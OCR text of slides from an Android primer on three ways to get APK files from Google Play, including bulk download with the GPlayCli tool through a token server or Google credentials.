
- **Method 1 - From the “Internet”**
- Method 2 - From the “Device”
- Method 3 - Bulk Download

Android Primer
Extracting APK files from Google Play
Method 1 - From the “Internet”






Android Primer
Extracting APK files from Google Play
Method 1 - From the “Internet”



Android Primer
Extracting APK files from Google Play

- Method 1 - From the “Internet”
- **Method 2 - From the “Device”**
- Method 3 - Bulk Download

Android Primer
Extracting APK files from Google Play
Method 2 - From the “Device” - Using Third-Party Tools



Android Primer
Extracting APK files from Google Play
Method 2 - From the “Device” - Using Third-Party Tools

Android Primer
Extracting APK files from Google Play
Method 3 - Bulk Download

- Use **GPlayCli**
  - https://github.com/matlink/gplaycli


- Install using:
  - python3 -m pip install gplaycli

Android Primer
Extracting APK files from Google Play
Method 3 - Bulk Download

- In GPlayCli, there are 2 ways of authenticating:
  - Case 1- Default Token Server
    - Uses token dispenser server to login in Google Play
    - Server located at https://matlink.fr/token/
  - Case 2- Credentials.
    - Makes use of provided User credentials
    - Credentials configured in */home/<user>/.local/etc/gplaycli/gplaycli.conf*


Android Primer
Extracting APK files from Google Play
Method 3 - Bulk Download - Using Default Method

- Use the command:
  - gplaycli -d <package-name>



Android Primer
Extracting APK files from Google Play
Method 3 - Bulk Download - Using Google Credentials


- Edit */home/<user>/.local/etc/gplaycli/gplaycli.conf* and disable use of default tokens and enter your Google credentials





- Download package using *gplaycli -d <package-name>*

